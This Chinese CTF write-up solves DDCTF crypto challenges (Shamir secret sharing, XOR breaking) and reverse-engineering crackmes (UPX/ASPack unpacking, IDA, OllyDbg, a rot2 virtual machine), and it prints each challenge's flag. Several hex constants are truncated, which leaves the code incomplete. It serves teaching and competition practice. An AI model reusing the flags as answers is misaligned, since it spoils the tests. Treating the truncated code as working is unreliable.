
```
p =
C53094FE8C771AFC900555448D31B56CBE83CBBAE28B45971B5D504D859DBC9E00DF6B935178281B64AF7D4E32D331535F08FC6338748C8447E72763A07F8A
■■1■■1 =
30A152322E40EEE5933DE433C93827096D9EBF6F4FDADD48A18A8A8EB77B6680FE08B4176D8DCF0B6BF50000B74A8B8D572B253E63473A0916B69878A77994
■■1■■2 =
1B309C79979CBECC08BD8AE40942AFFD17BBAFCAD3EEBA6B4DD652B5606A5B8B35B2C7959FDE49BA38F7BF3C3AC8CB4BAA6CB5C4EDACB7A9BBCCE774745A2E
■■1■■4 =
1E2B6A6AFA758F331F2684BB75CC898FF501C4FCDD91467138C2F55F47EB4ED347334FAD3D80DB725ABF6546BD09720D5D5F3E7BC1A401C8BD7300C253927B
■■2■■3 =
300991151BB6A52AEF598F944B4D43E02A45056FA39A71060C69697660B14E69265E35461D9D0BE4D8DC29E77853FB2391361BEB54A97F8D7A9D8C66AEFDF3
■■2■■4 =
1AAC52987C69C8A565BF9E426E759EE3455D4773B01C7164952442F13F92621F3EE2F8FE675593AE2FD6022957B0C0584199F02790AAC61D7132F7DB6A8F77
■■2■■5 =
9288657962CCD9647AA6B5C05937EE256108DFCD580EFA310D4348242564C9C90FBD1003FF12F6491B2E67CA8F3CC3BC157E5853E29537E8B9A55C0CF927FE
```

应该是通过组织1的成员1，2，4 恢复出来组织1的秘钥

然后通过组织2的成员 3,4,5 恢复出来组织2的秘钥

然后将组织1和组织2的秘钥，恢复出来flag。

找到一篇文章可供参考


(1)系统参数

假定 n 是参与者的数目，n 是门限值，p 是一个大素数要求 p>n 并且大于 p 秘密 s 的可能的最大取值;秘密空间与份额空间均为有限域 GF(p)。

(2)秘密分发

秘密分发者 D 给 n 个参与者 Pi(0≤i≤n)分配份额的过程，即方案的分配算法如下:

(i)随机选择一个 GF(p)上的 k-1 次多项式 使得 f(0)=a0=s 要在个参与者中分享的秘密 D 对 f(x)保密。

(ii)D 在 Zp 中选择 n 个互不相同的非零元素 x1,x2,…,xn,计算 (0≤i≤n)。

(iii)将(xi,yi)分配给参与者 Pi(0≤i≤n),值 xi 是公开的，yi 作为的秘密份额，不公开。

（3）秘密重构

给定任何 k 个点,不妨设为前 k 个点（x1,y1）,(x2,y2)，…,(xk,yk).由插值公式知

$$f(x)=\sum_{i=1}^{k} y_i \prod_{j=1,j\neq i}^{k} \frac{(x-x_j)}{(x_i-x_j)} \pmod p$$

则 s=f(0)=a0

发挥搜索能力，然后直接找到了wiki。 直接抄wiki 上的代码即可

```
# The following Python implementation of Shamir's Secret Sharing is
# released into the Public Domain under the terms of CC0 and OWFa:
# https://creativecommons.org/publicdomain/zero/1.0/
# http://www.openwebfoundation.org/legal/the-owf-1-0-agreements/owfa-1-0

# See the bottom few lines for usage. Tested on Python 2 and 3.


from __future__ import division
from __future__ import print_function

import random
import functools
import libnum

# 12th Mersenne Prime
# (for this application we want a known prime number as close as
# possible to our security level; e.g.  desired security level of 128
# bits -- too large and all the ciphertext is large; too small and
# security is compromised)
```

```
_PRIME = 0xC53094FE8C771AFC900555448D31B56CBE83CBBAE28B45971B5D504D859DBC9E00DF6B935178281B64AF7D4E32D331535F08FC6338748C8447E
# 13th Mersenne Prime is 2**521 - 1

_RINT = functools.partial(random.SystemRandom().randint, 0)

def _eval_at(poly, x, prime):
   '''evaluates polynomial (coefficient tuple) at x, used to generate a
   shamir pool in make_random_shares below.
   '''
   accum = 0
   for coeff in reversed(poly):
       accum *= x
       accum += coeff
       accum %= prime
   return accum

def make_random_shares(minimum, shares, prime=_PRIME):
   '''
   Generates a random shamir pool, returns the secret and the share
   points.
   '''
   if minimum > shares:
       raise ValueError("pool secret would be irrecoverable")
   poly = [_RINT(prime) for i in range(minimum)]
   points = [(i, _eval_at(poly, i, prime))
             for i in range(1, shares + 1)]
   return poly[0], points

def _extended_gcd(a, b):
   '''
   division in integers modulus p means finding the inverse of the
   denominator modulo p and then multiplying the numerator by this
   inverse (Note: inverse of A is B such that A*B % p == 1) this can
   be computed via extended Euclidean algorithm
   http://en.wikipedia.org/wiki/Modular_multiplicative_inverse#Computation
   '''
   x = 0
   last_x = 1
   y = 1
   last_y = 0
   while b != 0:
       quot = a // b
       a, b = b, a%b
       x, last_x = last_x - quot * x, x
       y, last_y = last_y - quot * y, y
   return last_x, last_y

def _divmod(num, den, p):
   '''compute num / den modulo prime p

   To explain what this means, the return value will be such that
   the following is true: den * _divmod(num, den, p) % p == num
   '''
   inv, _ = _extended_gcd(den, p)
   return num * inv

def _lagrange_interpolate(x, x_s, y_s, p):
   '''
   Find the y-value for the given x, given n (x, y) points;
   k points will define a polynomial of up to kth order
   '''
   k = len(x_s)
   assert k == len(set(x_s)), "points must be distinct"
   def PI(vals):  # upper-case PI -- product of inputs
       accum = 1
       for v in vals:
           accum *= v
       return accum
   nums = []  # avoid inexact division
   dens = []
   for i in range(k):
       others = list(x_s)
       cur = others.pop(i)
       nums.append(PI(x - o for o in others))
       dens.append(PI(cur - o for o in others))
   den = PI(dens)
   num = sum([_divmod(nums[i] * den * y_s[i] % p, dens[i], p)
              for i in range(k)])
   return (_divmod(num, den, p) + p) % p

def recover_secret(shares, prime=_PRIME):
   '''
   Recover the secret from share points
   (x,y points on the polynomial)
   '''
   if len(shares) < 2:
       raise ValueError("need at least two shares")
   x_s, y_s = zip(*shares)
   return _lagrange_interpolate(0, x_s, y_s, prime)

def main():
   '''main function'''
   secret, shares = make_random_shares(minimum=3, shares=6)

   print('secret:                                                    ',
         secret)
   print('shares:')
   if shares:
       for share in shares:
           print('  ', share)

   print('secret recovered from minimum subset of shares:             ',
         recover_secret(shares[:3]))
   print('secret recovered from a different minimum subset of shares: ',
         recover_secret(shares[-3:]))

def DDCTF():
   shares1=[(1,0x30A152322E40EEE5933DE433C93827096D9EBF6F4FDADD48A18A8A8EB77B6680FE08B4176D8DCF0B6BF50000B74A8B8D572B253E63473
   (2,0x1B309C79979CBECC08BD8AE40942AFFD17BBAFCAD3EEBA6B4DD652B5606A5B8B35B2C7959FDE49BA38F7BF3C3AC8CB4BAA6CB5C4EDACB7A9BBCCE7
   (4,0x1E2B6A6AFA758F331F2684BB75CC898FF501C4FCDD91467138C2F55F47EB4ED347334FAD3D80DB725ABF6546BD09720D5D5F3E7BC1A401C8BD7300

   shares2=[(3,0x300991151BB6A52AEF598F944B4D43E02A45056FA39A71060C69697660B14E69265E35461D9D0BE4D8DC29E77853FB2391361BEB54A97
   (4,0x1AAC52987C69C8A565BF9E426E759EE3455D4773B01C7164952442F13F92621F3EE2F8FE675593AE2FD6022957B0C0584199F02790AAC61D7132F7
   (5,0x9288657962CCD9647AA6B5C05937EE256108DFCD580EFA310D4348242564C9C90FBD1003FF12F6491B2E67CA8F3CC3BC157E5853E29537E8B9A55C

   shares3=[(1,recover_secret(shares1)),(2,recover_secret(shares2))]

   print(libnum.n2s(recover_secret(shares3)))

if __name__ == '__main__':
   DDCTF()  # DDCTF{5x3ROxvqF2SJrDdVy73IADA04PxdLLab}
```

MulTzor

原文为英语，请破解

```
014e084dda666a631b58d361627e5a5bcc327f651f14ef7c626a17558a71627d1251d87b656a5a47d3617f681714cf7c6a6f1651ce327f651f14dd7778791f
```

提示原文是英文，最初的想法是通过词频来还原，写了段代码，简单统计了一下数据出现的次数，发现有159种二进制，应该不是简单的替换，猜测可能经过异或处理。此

```
F:\hack\tools\crypto\xortool-master\xortool
λ py -2 xortool -c " " X:\tmp\MulTzor
The most probable key lengths:
  3:   11.9%
  6:   19.7%
  9:   9.3%
 12:   14.5%
 15:   7.1%
 18:   11.2%
 21:   5.4%
 24:   8.4%
 30:   6.8%
 36:   5.7%
Key-length can be 3*n
2 possible key(s) of length 6:
\x0b\rz4\xaa\x12
N\rz4\xaa\x12
Found 2 plaintexts with 95.0%+ printable characters
See files filename-key.csv, filename-char_used-perc_printable.csv
```

直接爆出了key，进行xor即可还原明文。

```
Cryptanalysis of the Enigma ciphering system enabled the western Allies in World War II to read substantial amounts of Morse-c

The Enigma machines were a family of portable cipher machines with rotor scramblers. Good operating procedures, properly enfor

The German plugboard-equipped Enigma became Nazi Germany's principal crypto-system. It was broken by the Polish General Staff'

From this beginning, the British Government Code and Cypher School (GC&CS) at Bletchley Park built up an extensive cryptanalyt

The flag is: DDCTF{07b1b46d1db28843d1fd76889fea9b36}
```

RE

Windows Reverse1

静态分析法

使用peid进行检查，发现upx壳，`upx -d reverse1_final.exe`进行脱壳（脱壳后的exe在win10下不能运行，XP下可以运行），直接拖入IDA进行分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char v4; // [esp+4h] [ebp-804h]
 char v5; // [esp+5h] [ebp-803h]
 char v6; // [esp+404h] [ebp-404h]
 char Dst; // [esp+405h] [ebp-403h]

 v6 = 0;
 memset(&Dst, 0, 0x3FFu);
 v4 = 0;
 memset(&v5, 0, 0x3FFu);
 printf("please input code:");
 scanf("%s", &v6);
 sub_401000(&v6);
 if ( !strcmp(&v4, "DDCTF{reverseME}") )
   printf("You've got it!!%s\n", &v4);
 else
   printf("Try again later.\n");
 return 0;
}
```

主函数逻辑比较简单 ，把输入的字符串调用`sub_401000`函数进行处理，然后和 `DDCTF{reverseME}` 进行比较。

```
unsigned int __cdecl sub_401000(const char *a1)
{
 _BYTE *v1; // ecx
 unsigned int v2; // edi
 unsigned int result; // eax
 int v4; // ebx

 v2 = 0;
 result = strlen(a1);
 if ( result )
 {
   v4 = a1 - v1;
   do
   {
     *v1 = byte_402FF8[(char)v1[v4]];
     ++v2;
```

```
      ++v1;
      result = strlen(a1);
    }
    while ( v2 < result );
  }
  return result;
}
```


双击跟进byte_402FF8发现并不存在，LXY大神的分析如下：

翻看了下PE头中.rdata和.data的定义，发现.rdata的RVA是0x2000，内存大小为0x622，.data的RVA是0x3000。也就是说虚拟地址0x402000-0x402621是.rdata段。C

```
a="~}|{zyxwvutsrqponmlkjihgfedcba`_^]\\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)('&%$#\"!"
base=0x402ff8
table=0x403018
b="DDCTF{reverseME}"
print ''.join([chr(a.index(b[i])+table-base) for i in range(len(b))])  # ZZ[JX#,9(9,+9QY!
```

动态调试法

根据ida反汇编的伪代码，在strcmp(&v4, "DDCTF{reverseME}")下断点


吾爱破解 - reverse1_final.exe - [LCG - 主线程, 模块 - reverse1]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单 Tools BreakPoint->
暂停
l e m t w h c P k b r ... s
寄存器 (FPU)
先知社区

```
004010C3  .  E8 38FFFFFF  call reverse1.00401000
004010C8  .  83C4 28      add esp,0x28
004010CB  .  B9 F4204000  mov ecx,reverse1.004020F4          ASCII "DDCTF{reverse
004010D0  .  8D4424 04    lea eax,dword ptr ss:[esp+0x4]
004010D4  >  8A10         mov dl,byte ptr ds:[eax]
004010D6  .  3A11         cmp dl,byte ptr ds:[ecx]
004010D8  .~ 75 1A        jnz short reverse1.004010F4
004010DA  .  84D2         test dl,dl
004010DC  .~ 74 12        je short reverse1.004010F0

EAX 0012F77C ASCII "mlkjihgfen"
ECX 004020F4 ASCII "DDCTF{reverseME}"
EDX 785BBB6D msvcr90.785BBB6D
EBX 00000000

C:\Documents and Settings\Administrator\桌面\re
please input code:1234567890
```


可以根据输入和处理结果的映射关系，逆向还原flag

Windows Reverse2

使用peid进行检查，发现aspack壳，用Aspack stripper脱壳后拖入IDA

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char Dest; // [esp+8h] [ebp-C04h]
  char v5; // [esp+9h] [ebp-C03h]
  char v6; // [esp+408h] [ebp-804h]
  char Dst; // [esp+409h] [ebp-803h]
  char v8; // [esp+808h] [ebp-404h]
  char v9; // [esp+809h] [ebp-403h]

  v6 = 0;
  memset(&Dst, 0, 0x3FFu);
  v8 = 0;
  memset(&v9, 0, 0x3FFu);
  printf(Format);
  scanf(aS, &v6);
  if ( !check_hex(&v6) )
  {
    printf(aInvalidInput);
    exit(0);
  }
  sub_401240(&v6, (int)&v8);                    // decode('hex').encode('base64')
  Dest = 0;
  memset(&v5, 0, 0x3FFu);
  sprintf(&Dest, aDdctfS, &v8);                 // DDCTF{%s}
  if ( !strcmp(&Dest, aDdctfReverse) )          // DDCTF{reverse+}
    printf(aYouVeGotItS, &Dest);
  else
    printf(aSomethingWrong);
  return 0;
}
```

程序要求输入16进制，然后经过sub_401240处理后与reverse+比较，伪代码比较难看，还是直接用动态调试吧，继续在字符串比较处下一个断点。


```
吾爱破解 - _UnPacked.exe - [LCG - 主线程, 模块 - _UnPacke]
暂停

004013BA  .  50              push eax
004013BB  .  8DB424 0C0400   lea esi,dword ptr ss:[esp+0x40C]
004013C2  .  E8 79FEFFFF     call _UnPacke.00401240
004013C7  .  68 FF030000     push 0x3FF                            ┌n = 3FF (1023.)
004013CC  .  8D4C24 11       lea ecx,dword ptr ss:[esp+0x11]       │
004013D0  .  6A 00           push 0x0                              │c = 00
004013D2  .  51              push ecx                              │s = _UnPacke.0040215
004013D3  .  C64424 18 00    mov byte ptr ss:[esp+0x18],0x0        │
004013D8  .  E8 8D080000     call <jmp.&MSVCR90.memset>            └memset
004013DD  .  8D9424 180800   lea edx,dword ptr ss:[esp+0x818]
004013E4  .  52              push edx                              ┌<%s> = ""
004013E5  .  8D4424 1C       lea eax,dword ptr ss:[esp+0x1C]       │
004013E9  .  68 44214000     push _UnPacke.00402144                │format = "DDCTF{%s}"
004013EE  .  50              push eax                              │s = 0012F37C
004013EF  .  FF15 B4204000   call dword ptr ds:[<&MSVCR90.sprintf>] └sprintf
004013F5  .  83C4 1C         add esp,0x1C
004013F8  .  B9 50214000     mov ecx,_UnPacke.00402150              ASCII "DDCTF{reverse
004013FD  .  8D4424 08       lea eax,dword ptr ss:[esp+0x8]
00401401  >  8A10            ┌mov dl,byte ptr ds:[eax]
00401403  .  3A11            │cmp dl,byte ptr ds:[ecx]
00401405  .v 75 1A           │jnz short _UnPacke.00401421
00401407  .  84D2            │test dl,dl
00401409  .. 74 12           │je short _UnPacke.0040141D
ds:[00402150]=44 ('D')
dl=44 ('D')

寄存器 (FPU)
EAX 0012F37C ASCII "DDCTF{EjRWeJA=}"
ECX 00402150 ASCII "DDCTF{reverse+}"
EDX 0012F344
EBX 00000000
ESP 0012F374
EBP 0012FFC0
ESI 0012F77C ASCII "1234567890"
EDI 785520C1 msvcr90.printf

EIP 00401403 _UnPacke.00401403

C:\Documents and Settings\Administrator\桌面\_UnPac
input code:1234567890
```

不难发现sub_401240函数将输入进行了hex解码和base64编码，直接逆向运算即可

```
>>> print 'EjRWeJA='.decode('base64').encode('hex')
1234567890
>>> print("reverse+".decode("base64").encode("hex").upper())
ADEBDEAEC7BE
```

```
> X:\tmp\reverse2_final.exe
input code:ADEBDEAEC7BE
You've got it !!! DDCTF{reverse+}
```

Confused

```
void __cdecl -[ViewController checkCode:](ViewController *self, SEL a2, id a3)
{
 void *v3; // rax
 void *v4; // rax
 void *v5; // ST18_8
 void *v6; // rax
 char *v7; // rax
 void *v8; // rax
 char *v9; // rax
 void *v10; // rax
 void *v11; // rax
 void *v12; // [rsp+38h] [rbp-58h]
 void *v13; // [rsp+40h] [rbp-50h]
 __int128 v14; // [rsp+48h] [rbp-48h]
 __int64 v15; // [rsp+58h] [rbp-38h]
 SEL v16; // [rsp+60h] [rbp-30h]
 void *v17; // [rsp+68h] [rbp-28h]
 char *v18; // [rsp+70h] [rbp-20h]
 __int64 v19; // [rsp+78h] [rbp-18h]
 __int64 v20; // [rsp+80h] [rbp-10h]
 char *v21; // [rsp+88h] [rbp-8h]

 v17 = self;
 v16 = a2;
 v15 = 0LL;
 objc_storeStrong(&v15, a3);
 v3 = objc_msgSend(v17, "pwd");
 v4 = (void *)objc_retainAutoreleasedReturnValue(v3);
 v5 = v4;
 v6 = objc_msgSend(v4, "stringValue");
 v14 = (unsigned __int64)objc_retainAutoreleasedReturnValue(v6);
 objc_release(v5);
 if ( (unsigned __int8)objc_msgSend((void *)v14, "hasPrefix:", CFSTR("DDCTF{")) )
 {
   v7 = (char *)objc_msgSend((void *)v14, "length");
   v8 = objc_msgSend((void *)v14, "substringFromIndex:", v7 - 1);
   v13 = (void *)objc_retainAutoreleasedReturnValue(v8);
   if ( (unsigned __int8)objc_msgSend(v13, "isEqualToString:", CFSTR("}")) )
   {
     v9 = (char *)objc_msgSend((void *)v14, "length");
     v19 = 6LL;
     v18 = v9 - 7;
     v20 = 6LL;
     v21 = v9 - 7;
     v10 = objc_msgSend((void *)v14, "substringWithRange:", 6LL, v9 - 7);
     v12 = (void *)objc_retainAutoreleasedReturnValue(v10);
     if ( objc_msgSend(v12, "length") == (void *)18 )
     {
       v11 = (void *)objc_retainAutorelease(v12);
       *((_QWORD *)&v14 + 1) = objc_msgSend(v11, "UTF8String");
     }
     objc_storeStrong(&v12, 0LL);
   }
   objc_storeStrong(&v13, 0LL);
 }
 if ( *((_QWORD *)&v14 + 1) )
 {
   if ( (unsigned int)sub_1000011D0(*((__int64 *)&v14 + 1)) == 1 )
     objc_msgSend(v17, "onSuccess");
   else
     objc_msgSend(v17, "onFailed");
 }
 else
 {
   objc_msgSend(v17, "onFailed");
 }
 objc_storeStrong(&v14, 0LL);
 objc_storeStrong(&v15, 0LL);
}
```

找到成功的提示，往前一个函数为判断函数。函数内首先分配内存，初始化虚拟机，最后将输入去头尾后代入虚拟机，虚拟机将读入指令中存储的数据，加二，与输入比较，

```
__int64 __fastcall sub_100001C60(__int64 a1)
{
 __int64 result; // rax

 result = rot2(*(_DWORD *)a1, 2);
 *(_DWORD *)a1 = (char)result;
 ++*(_QWORD *)(a1 + 24);
 return result;
}
```

根据伪代码重写一个rot2函数即可

```
import string
a = 'fcjjmWmsEmrRfcDjye'

def rot2(s):
   res = ''
   for i in s:
       if i in string.lowercase:
           res += chr((ord(i)+2-97)%26+97)
       else:
           res += chr((ord(i)+2-65)%26+65)
   return res
print rot2(a)
```

加入DDCTF{}后得到FLAG:

```
DDCTF{helloYouGotTheFlag}
```

obfuscating macros

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
 char v3; // al
 char v4; // al
 bool v5; // al
 __int64 v6; // rax
 char v8; // [rsp+0h] [rbp-40h]
 unsigned __int64 v9; // [rsp+28h] [rbp-18h]

 v9 = __readfsqword(0x28u);
 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v8, a2, a3);
 std::operator>><char,std::char_traits<char>,std::allocator<char>>(&std::cin, &v8);
 sub_4069D6((__int64)&v8);
 v5 = 0;
 if ( v3 )
 {
   sub_4013E6((__int64)&v8, 10LL);
   if ( v4 )
     v5 = 1;
 }
 if ( v5 )
   v6 = std::operator<<<std::char_traits<char>>(&std::cout, "WELL DONE!");
 else
   v6 = std::operator<<<std::char_traits<char>>(&std::cout, "wrong answer");
 std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v8);
 return 0LL;
}
```

有两个检查，第一个检查与第二题RE类似，就是检查是否0-9A-F，第二个检查使用了类似OLLVM的混淆，使用硬件断点跟踪输入的读取，发现在0x405FA3附近进行了读取

```
if ( v47 )
     {
       v4 = (_BYTE *)(*(_QWORD *)vm.p_input)++;// ■■■■0x12
       **(_BYTE **)vm.field_10 -= *v4;         // 0x79 - 0x12
       if ( !v12 )
         v12 = 162LL;
       if ( !v47 )
```

在0x405FC6下断点，例如输入1234567890,第一轮比较0x79和0x12，所以将输入改为7934567890继续看第二轮的比较（或者改寄存器），重复以上步骤得到flag

```
.text:0000000000405FC4                 mov     eax, edx
.text:0000000000405FC6                 sub     ecx, eax
.text:0000000000405FC8                 mov     eax, ecx
```

flag: DDCTF{79406C61E5EEF319CECEE2ED8498}

上一篇：DDCTF二进制部分题解Re+Pwn 下一篇：DDCTF二进制部分题解Re+Pwn